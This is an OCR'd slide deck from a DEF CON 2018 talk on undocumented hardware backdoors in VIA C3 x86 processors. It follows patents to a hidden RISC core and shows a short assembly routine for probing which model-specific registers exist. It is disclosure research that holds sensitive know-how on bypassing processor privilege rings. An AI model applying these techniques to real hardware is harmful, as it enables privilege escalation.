

GOD MODE unlocked:
Hardware backdoors in x86 CPUs

{ domas / @xoreaxeaxeax / DEF CON 2018

./bio

- Christopher Domas
  - Cyber Security Researcher

disclaimer:

The research presented herein was conducted and completed as an independent consultant. None of the research presented herein was conducted under the auspices of my current employer. The views, information and opinions expressed in this presentation and its associated research paper are mine only and do not reflect the views, information or opinions of my current employer.


It is perilous to study too deeply
the arts of the Enemy,
for good or for ill...
But such falls and betrayals,
alas, have happened before...



(Demo)

- In the beginning, there was chaos…
- … then 30 years ago,
  we were rescued, by the rings of privilege

Ring model



Ring model

Ring model

- But we dug deeper…
  - ring -1 : the hypervisor
  - ring -2 : system management mode
  - ring -3 : Q35 / AMT / ME

“

The Enemy still lacks one thing
to give him strength and knowledge
to beat down all resistance,
break down the last defenses,
and cover all the lands in a second darkness.
He lacks the One Ring

”

"Additionally, accessing some of the internal control registers can enable the user to bypass security mechanisms, e.g., allowing ring 0 access at ring 3.

In addition, these control registers may reveal information that the processor designers wish to keep proprietary.

For these reasons, the various x86 processor manufacturers have not publicly documented any description of the address or function of some control MSRs"

- US8341419

Patents

C3

- VIA C3
  - point-of-sale
  - kiosk
  - ATM
  - gaming
  - digital signage
  - healthcare
  - digital media
  - industrial automation
  - PCs

- (Image of test systems)

C3


C3

- Thin client
- C3 Nehemiah Core




- Unable to locate a developer manual
- Follow a trail of patent breadcrumbs …

Backdoor architecture


100
INSTRUCTION CACHE 102
134 FETCH ADDRESS
INSTRUCTION FETCH UNIT AND BRANCH PREDICTOR 114
124 X86 ISA AND ARM ISA INSTRUCTIONS
132 INSTRUCTION MODE
136 ENVIRONMENT MODE
HARDWARE INSTRUCTION TRANSLATOR 104
CONFIGURATION REGISTERS 122
ARM PC 116
X86 IP 118
126 MICRO-INSTRUCTIONS
MEMORY SUBSYSTEM (INCLUDES I-CACHE 102) 108
REGISTER FILE 106
EXECUTION PIPELINE 112
128 MICROINSTRUCTION RESULTS

US8880851


FETCH ISA INSTRUCTION 1002
INSTRUCTION MODE? 1004
X86
ARM
SIMPLE INSTRUCTION TRANSLATOR ENCOUNTERS X86 ISA RDMSR/WRMSR INSTRUCTION AND TRAPS TO COMPLEX INSTRUCTION TRANSLATOR AT RDMSR/WRMSR ENTRY POINT 1012
COMPLEX INSTRUCTION TRANSLATOR GENERATES MICROINSTRUCTIONS THAT IMPLEMENT RDMSR/ WRMSR INSTRUCTION 1014
EXECUTION PIPELINE EXECUTES THE MICROINSTRUCTIONS 1016
SIMPLE INSTRUCTION TRANSLATOR ENCOUNTERS ARM ISA MRRC/MCRR INSTRUCTION AND TRAPS TO COMPLEX INSTRUCTION TRANSLATOR AT MRRC/ MCRR ENTRY POINT 1022
COMPLEX INSTRUCTION TRANSLATOR GENERATES MICROINSTRUCTIONS THAT IMPLEMENT MRRC/ MCRR INSTRUCTION 1024
EXECUTION PIPELINE EXECUTES THE MICROINSTRUCTIONS 1026

"FIG. 3 shows an embodiment of a cache memory. Referring to FIG. 3, in one embodiment, cache memory 320 is a multi-way cache memory. In one embodiment, cache memory 320 comprises multiple physical sections. In one embodiment, cache memory 320 is logically divided into multiple sections. In one embodiment, cache memory 320 includes four cache ways, i.e., cache way 310, cache way 311, cache way 312, and cache way 314. In one embodiment, a processor sequesters one or more cache ways to store or to execute processor microcode."

- US Patent 8,296,528

Backdoor architecture

- Following patent breadcrumbs is *painful*.



Backdoor architecture

Backdoor architecture

- Follow the patents…
  - 8,880,851
  - 9,292,470
  - 9,317,301
  - 9,043,580
  - 9,141,389
  - 9,146,742

Backdoor architecture

- A non-x86 core embedded alongside the x86 core in the C3
  - "*Deeply Embedded Core*" (DEC)
- Shares segments of pipeline with x86 core
- RISC architecture
- Pipeline diverges after the fetch phase
- Partially shared register file

Backdoor architecture

- A *global configuration register*
  - Exposed to x86 core through a model-specific-register (MSR)
  - Activates the RISC core
- An x86 *launch instruction*
  - A new instruction added to the x86 ISA
  - Once the RISC core is active
  - Starts a RISC instruction sequence

- If our assumptions about the *deeply embedded core* are correct …
- … it can be used as a sort of *backdoor*, able to surreptitiously circumvent *all* processor security checks.

Backdoor architecture

Enabling the backdoor

- US8341419:
  - A model-specific-register can be used to circumvent processor security checks
- US8880851:
  - A model-specific-register can be used to activate a new instruction in x86
- US8880851:
  - A *launch instruction* can be used to switch to a RISC instruction sequence

Enabling the backdoor

- Find an MSR bit that …
  - enables a new x86 instruction …
    - to activate a RISC core …
      - and bypass protections?

Model-specific-registers

- 64 bit control registers
- Extremely varied
  - Debugging
  - Performance monitoring
  - Cache configuration
  - Feature configuration
- Accessed by *address*, not by *name*
  - Addresses range from
    0x00000000 – 0xFFFFFFFF
- Accessed with
  rdmsr and wrmsr instructions

- Accessible only to ring 0 code!
  - Or maybe not. We'll revisit this later.

Model-specific-registers


“

...the various x86 processor manufacturers have not publicly documented any description of the address or function of some control MSRs.

”

- US8341419

Model-specific-registers



- Undocumented MSRs and MSR bits
  - Sometimes, genuinely not implemented and reserved for future use
  - But common to find undocumented bits that have observable effects

Model-specific-registers

Model-specific-registers

- Step 1:
  - Which MSRs are implemented by the processor?

Model-specific-registers

- Approach:
  - Set #GP(0) exception handler
  - Load MSR address
  - rdmsr
  - No fault? MSR exists.
  - Fault? MSR does not exist.

```
lidt %[new_idt]
movl %[msr], %%ecx
rdmsr
; MSR exists
```

```
_handler:
; MSR does not exist
```

Model-specific-registers

- Results:
  - 1300 MSRs on target processor
  - Far too many to analyze


- Step 2:
  - Which MSRs are *unique?*

Model-specific-registers

Model-specific-registers

